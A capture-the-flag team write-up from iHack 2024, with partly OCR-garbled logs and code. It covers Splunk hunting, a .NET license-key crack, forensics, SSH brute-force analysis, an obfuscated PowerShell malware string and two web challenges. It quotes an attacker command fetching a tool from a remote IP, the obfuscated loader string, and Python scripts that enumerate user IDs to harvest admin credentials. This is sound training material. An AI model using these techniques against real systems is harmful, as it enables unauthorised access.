

Write up n00bst3am



Happy SPLUNKing #1




I use this query for the first search and I keep on filter it at the event. Then I found one event containing weird details. Which is the attacker logs and the victim.

```
07/24/2024 02:50:32 PH
LogNam=Microsoft=Mindows-Sysmon/Operational
EventCode=3
EventType=4
ComputerName=DESKTOP=907587U
User=NDT_IRANSLATED
Sid=5-1-5-18
Sid=5-18
```


We can see that the first picture destination was to the 192.168.8.52, then I found 1 is the 192.168.8.52 ip sent to ip that was start with 52. So the 192 IP was the victim ip and I try to input the flag ihack24{admin:192.168.8.52}. And it was correct.




Happy SPLUNKing #2



I generate query through the research from google and lots from google tutorials. Then I search it with the query that generated by me, and I found the logs.




Happy SPLUNKing #3



After searching we fount the earlies time that is 9:55:52 PM so we convert into flag format: ihack24{07/23/2024 09:55:52 PM}

Happy SPLUNKing #3 (Digital Forensic & Incident






Then we can see besides filter there(source network address) Occur the most. And the VM was from kali, it try to log in into the other decive. So we try to put the flag: ihack24{192.168.8.41} Then its work



Advin

Happy SPLUNKing #6



Here I just straight away use the splunk 8 to direct search for the nmap.exe then we found only one event. We can saw the ip of the back door below there

```
Command start time: 20240723221129

**********

PS C:\Windows> Invoke-WebRequest -Uri "http://157.230.33.7:8080/nmap.exe" -OutFile "nmap.exe"

>> TerminatingError(Invoke-WebRequest): "Unable to connect to the remote server"

Collapse
```


So we convert to the flag format and submit it



Happy SPLUNKing #7

In this query I used index=*"ExclusionPath" for the easy searching and filtering. Then we combine the host and extension to become the flag.

Ihack24{DESKTOP-907587U.zip}




Happy SPLUNKing #8

After that I just add more query index*".exe" because tools usually was extension .exe. Then I apply it and search. Then we found the flag. Ihack24{nmap.exe}.

```
10:13:16:000 PM
                LogName=Microsoft-Windows-Sysmon/Operational
                EventCode=11
                EventType=4
                ComputerName=DESKTOP-9075B7U
                User=NOT TRANSLATED
                 Sid=S-1-5-18
                 SidType=0
                 SourceName=Microsoft-Windows-Sysmon
                 Type=Information
                 RecordNumber=125253
                Keywords=None
                 TaskCategory=File created (rule: FileCreate)
                 OpCode=Info
                 Message=File created:
                 UtcTime: 2024-07-23 14:13:16.796
                 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
                 TargetFilename: C:\Windows\microsoft\nmap.exe
                 CreationUtcTime: 2024-07-23 14:13:16.796
                 User: DESKTOP-9075B7U\admin
                 host = DESKTOP-907587U | source = WinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational
```


Reverse Engineering



CrackMe

Your manager lost his license key. You are assigned to find the license key to activate Windows software. Crack the code, forge the key, and claim the access!


First we need to unzip the main file > CrackMe.zip. Then after that we will get the other 5 file extracted from the main zip file.



Since it was Reverse Engineering challenge I directly look at file with extension dll and exe .i open in dnspy file Crakme.exe and file Crackme.dll and I found out file Crackme.dll give me hint and exe file look not suitable for this tool.

CrackMe.dll

Open the CrackMe.dll in dnSpy I check one by one file expand all .click one by one, at forum 1 its look like big hint for me because it has license key there but not in the plain text.



```
private void btnSubmit_Click(object sender, EventArgs e)

{

string enteredKey = this.txtLicenseKey.Text;

if (this.ValidateLicenseKey(enteredKey))

{

this.pictureBoxAlert.Visible = false;

this.lblMessage.Location = new Point(38, 203);

this.pictureBoxAlert.Visible = true;

this.pictureBoxAlert.Visible = true;

this.pictureBoxAlert.Visible = true;

this.pictureBoxAlert.Visible = true;

this.lblMessage.Location = new Point(67, 203);

this.lblMessage.Text = "Invalid License Key. Please try again.";

}

// Token: 0x06000003 RID: 3 RVA: 0x000020E4 File Offset: 0x000000E4

[[NullableContext(1)]

private bool ValidateLicenseKey(string key)

{

string validKey = this.SecretKey("BRQFHF@WR_+6,N:$78", "secret");

return key == validKey;

}

// Token: 0x06000004 RID: 4 RVA: 0x0000210C File Offset: 0x0000030C

[[NullableContext(1)]

private string SecretKey(string hidden, string key)

{

StringBuilder result = new StringBuilder();

for (int c = 0; c < hidden.Length; c++)

{


result.Append(hidden[c] ^ key[c % key.Length]);

return result.ToString();

}
```


From here I knew that the license key is encrypted: BRQFHF@WR_+6,N:\$78 with key: secret. To get the plaintext, the encrypted must be XOR with "secret" so what I do is, I write the python code to decypt to plain text.i compile and run the code and I get 1724-2321-NBSI-HACK.

I get the key, but I do not know if the key is correct or not so before I submit the license key, I try to run file Crackme.exe and submit the key. it shows license key is valid.



Follow the flag format ihack24{license key} I get the right flag which is: ihack24{1724-2321-NBSI-HACK}

Digital Forensics and Incident Response (DFIR)



First we download the file artefact.tar.gz .Use this command to extract the file tar -xzvf artefact.tar.gz.After extract we get 4 file.

```
zsh: corrupt history file /home/kali/.zsh_history


(kali® kali)-[~/Downloads/IHACK 2024/FORENSICS/artefact]

$ tar -xzvf artefact.tar.gz


storageM.img
Windows PowerShell.evtx
Security.evtx
Bitlocker-API.evtx

(kali® kali)-[~/Downloads/IHACK 2024/FORENSICS/artefact]
```


we try to open the storageM.img to see what inside. We use command, cat and open but looks the file cannot be open so we double click on it.and it appears file encypted.the file request for the password.




Maybe the password in the 3 file that also been given and when we checked the file type using command file filename all are in windows .We drag one by one file and check. Then we found the password on windows powershell evtx file the password is pa55iPOjLKbMN



Then we just need to Copy and paste the password above to the encypted storageM.img.and we get 3 file after we decrypted iti.




After that we just need to open the flag.txt and we get the flag



The flag is: ihack24{6f6450f1695e405557486a2be402dc27}

Incident Handling



Download the rawlog.tar.gz .extract it and we will get auth.log




Open it on notepad and we can see log.we try to understand it base on the challenge and the challenge which suer is affected. We use ctrl + f in note. Since it was bruteforce attack.we try to find a keyword or some clue there related to bruteforce such as "password" "User" "authentication failure" "Failed password" "Accepted password"

"session opened" .and we found like a strong probability for this answer because it ask for user that might get affected. there is a successful login for the sysadmin user from the same source IP. Another hint we found is session is opened for the sysadmin user, confirming that the attacker has gained access for this system.we guess it was the answer for this question.try submit follow the flag format we get the flag


```
Jul 27 05:02:23 vmprod-uat-01 sshu[153859]: Failed password for sysadmin from 149.102.244.68 port 62741 ssh2
Jul 27 05:02:23 vmprod-uat-0.1 sshd[153859]: Failed password for sysadmin from 149.102.244.68 port 61255 ssh2
Jul 27 05:02:24 vmprod-uat-0.1 sshd[153875]: am_unix(sshizuath): authentication failer; logname uid-0 euid-0 tty=ssh ruser= rhost=149.102.244.68
Jul 27 05:02:24 vmprod-uat-0.1 sshd[153863]: Failed password for sysadmin from 149.102.244.68 port 24888 ssh2
Jul 27 05:02:24 vmprod-uat-0.1 sshd[153863]: Failed password for sysadmin from 149.102.244.68 port 1753 ssh2
Jul 27 05:02:24 vmprod-uat-0.1 sshd[153865]: Failed password for sysadmin from 149.102.244.68 port 53842 ssh2
Jul 27 05:02:24 vmprod-uat-0.1 sshd[153865]: Failed password for sysadmin from 149.102.244.68 port 53842 ssh2
Jul 27 05:02:24 vmprod-uat-0.1 sshd[153865]: Failed password for sysadmin from 149.102.244.68 port 53842 ssh2
Jul 27 05:02:24 vmprod-uat-0.1 sshd[153865]: Failed password for sysadmin from 149.102.244.68 port 53845 ssh2
Jul 27 05:02:25 vmprod-uat-0.1 sshd[153865]: Failed password for sysadmin from 149.102.244.68 port 24445 ssh2
Jul 27 05:02:25 vmprod-uat-0.1 sshd[153871]: Failed password for sysadmin from 149.102.244.68 port 16503 ssh2
Jul 27 05:02:25 vmprod-uat-0.1 sshd[153873]: Failed password for sysadmin from 149.102.244.68 port 16503 ssh2
Jul 27 05:02:25 vmprod-uat-0.1 sshd[153873]: Failed password for sysadmin from 149.102.244.68 port 16503 ssh2
Jul 27 05:02:25 vmprod-uat-0.1 sshd[153873]: Failed password for sysadmin from 149.102.244.68 port 16503 ssh2
Jul 27 05:02:25 vmprod-uat-0.1 sshd[153863]: pam_unix(systemd-user:session): session opened for user sysadmin(uid-1000) by (uid-0)
Jul 27 05:02:26 vmprod-uat-0.1 sshd[153871]: Oisconnected from authenticating user sysadmin 149.102.244.68 port 24445 [preauth]
Jul 27 05:02:26 vmprod-uat-0.1 sshd[153871]: Disconnected from authenticating user sysadmin 149.102.244.68 port 24445 [preauth]
Jul 27 05:02:26 vmprod-uat-0.1 sshd[153871]: Oisconnected from authenticating user sys
ul 27 05:02:21 vmprod-uat-01 sshd[153851]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.
ul 27 05:02:21 vmprod-uat-01 sshd[153855]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.
ul 27 05:02:21 vmprod-uat-01 sshd[153859]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.
ul 27 05:02:21 vmprod-uat-01 sshd[153857]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.
lul 27 05:02:22 vmprod-uat-01 sshd[153861]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149. lul 27 05:02:22 vmprod-uat-01 sshd[153845]: Failed password for sysadmin from 149.102.244.68 port 49249 ssh2
ul 27 05:02:22 vmprod-uat-01 sshd[153863]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.
ul 27 05:02:22 vmprod-uat-01 sshd[153865]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.
ul 27 05:02:22 vmprod-uat-01 sshd[153869]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 ttý=ssh ruser= rhost=149.
ul 27 05:02:22 vmprod-uat-01 sshd[153867]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.
ul 27 05:02:23 vmprod-uat-01 sshd[153847]: Failed password for sysadmin from 149.102.244.68 port 47301 ssh2
ul 27 05:02:23 vmprod-uat-01 sshd[153871]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.
lul 27 05:02:23 vmprod-uat-01 sshd[153849]: Failed password for sysadmin from 149.102.244.68 port 9217 ssh2 lul 27 05:02:23 vmprod-uat-01 sshd[153853]: Failed password for sysadmin from 149.102.244.68 port 31722 ssh2
lul 27 05:02:23 vmprod-uat-01 sshd[153851]: Failed password for sysadmin from 149.102.244.68 port 11336 ssh2
ul 27 05:02:23 vmprod-uat-01 sshd[153873]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.
ul 27 05:02:23 vmprod-uat-01 sshd[153855]: Failed password for sysadmin from 149.102.244.68 port 56773 ssh2
ul 27 05:02:23 vmprod-uat-01 sshd[153859]: Failed password for sysadmin from 149.102.244.68 port 62741 ssh2
lul 27 05:02:23 vmprod-uat-01 sshd[153857]: Failed password for sysadmin from 149.102.244.68 port 61255 ssh2
ul 27 05:02:23 vmprod-uat-01 sshd[153875]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=149.
ul 27 05:02:24 vmprod-uat-01 sshd[153861]: Failed password for sysadmin from 149.102.244.68 port 24888 ssh2
lul 27 05:02:24 vmprod-uat-01 sshd[153863]: Failed password for sysadmin from 149.102.244.68 port 7153 ssh2
ul 27 05:02:24 vmprod-uat-01 sshd[153865]: Failed password for sysadmin from 149.102.244.68 port 53842 ssh2
lul 27 05:02:24 vmprod-uat-01 sshd[153869]: Failed password for sysadmin from 149.102.244.68 port 52336 ssh2
ul 27 05:02:24 vmprod-uat-01 sshd[153867]: Failed password for sysadmin from 149.102.244.68 port 57047 ssh2
lul 27 05:02:24 vmprod-uat-01 sshd[153845]: Failed password for sysadmin from 149.102.244.68 port 49249 ssh2
ul 27 05:02:25 vmprod-uat-01 sshd[153871]: Failed password for sysadmin from 149.102.244.68 port 24445 ssh2
Iul 27 05:02:25 vmprod-uat-01 sshd[153873]: Failed password for sysadmin from 149.102.244.68 port 16503 ssh2
ul 27 05:02:25 vmprod-uat-01 sshd[153875]: Failed password for sysadmin from 149.102.244.68 port 46547 ssh2
lul 27 05:02:26 vmprod-uat-01 sshd[153863]: Accepted password for sysadmin from 149.102.244.68 port 7153 ssh2
ul 27 05:02:26 vmprod-uat-01 sshd[153863]: pam unix(sshd:session): session opened for user sysadmin(uid=1000) by (uid=0)
lul 27 05:02:26 vmprod-uat-01 systemd-logind[712]: New session 735 of user sysadmin.
ul 27 05:02:26 vmprod-uat-01 systemd: pam_unix(systemd-user:session): session opened for user sysadmin(uid=1000) by (uid=0)
```

The flag is: ihack24{149.102.244.68_sysadmin}

Malware



I dont know the step to analyze the malware but i just try do this question and i get the flag.first i extract the file using tar -xzvf file.tar.gz



Cd to extrac file and see what inside

I just use strings and get clue there like a secret key is: \$hOeqR = -join (-join ([char[]](104, 116, 112, 58, 47, 47, 49, 53, 57, 46, 50, 50, 51, 46, 52, 51, 46, 52, 53, 47, 115, 51, 99, 114, 51, 116, 53, 46, 116, 120, 116))).ToCharArray()[-1..-(-join ([char[]](104, 116, 116, 112, 58, 47, 47, 49, 53, 57, 46, 50, 50, 51, 46, 52, 51, 46, 52, 53, 47, 115, 51, 99, 114, 51, 116, 53, 46, 116, 120, 116))).Length]

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I write script python to decode it like this


I run and get a url navigate there and get the flag


```
zsn: corrupt nistory file /nome/kall/.zsn_nistory
___(kali@kali)-[~/Desktop]
__$ python3 decrypt.py
http://159.223.43.45/s3cr3t5.txt
___(kali@kali)-[~/Desktop]
```

The flag is: ihack24{obFusCat!on_Alw4ys_w0rK}


Web Security Challenge

Character Journey





Open the link and navigate to my account.make a script pyton for get flag and heres my python script



```
C: > Users > izzat > pythonijat.py > ...

1     from pprint import pprint as print

2     import requests

3

4     BASE_URL = "http://character-journey.ihack24.capturextheflag.io/profile.php?userId"

5     HEADERS = {"Cookie": "PHPSESSID=4f3221ed7bb0e2b0d420d4753092a988"}

6

7     for i in range(0, 100000):

8         response = requests.get(BASE_URL + f"={i}", headers=HEADERS)

data = response.content.decode()

if data:

for line in data.splitlines():

if "Name" in line:


if "ihack24" in line.casefold():

print(line)
```


And i get the flag after finishing running the python the flag is:


ihack24{655b7b7ae4c62d726a568eff8914573e}

My Memo



Open the target link







Open inspect >network,but first we need to create memo and i make the python script to get credential admin.

```
from pprint import pprint as print
     BASE_URL: str = "http://mymemo.ihack24.capturextheflag.io/get_memos.php?userId"
     HEADERS: dict[str, str] = {"Cookie": "PHPSESSID=eadc3c33ff42bd193d62a1"}
     for i in range(-1, 100000):
       if data := (response := requests.get(BASE_URL + f"={i}", headers=HEADERS)).json():
          if "admin" in data[0]["title"].casefold():
    print(data)
PS C:\Users\izzat> [{'content': 'admin71800',
      'id': 3,
      'timestamp': 1716827410,
>>
     'title': 'Admin Credential',
     'userId': 69},
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    {'content': 'testing',
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      'id': 4,
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     'timestamp': 1716827520,
     'title': 'Testing',
>>
     'userId': 69},
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    {'content': 'IT maintenance is scheduled for Saturday night from 10 PM to 2 '
                   'AM. Expect intermittent access to services.',
>>
     'id': 18,
>>
     'timestamp': 1716864400,
     'userId': 69}]
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Log in as admin71800, and click here



Login Username: Password: Login Password has been expired! Click Here to reset Don't have an account? Register

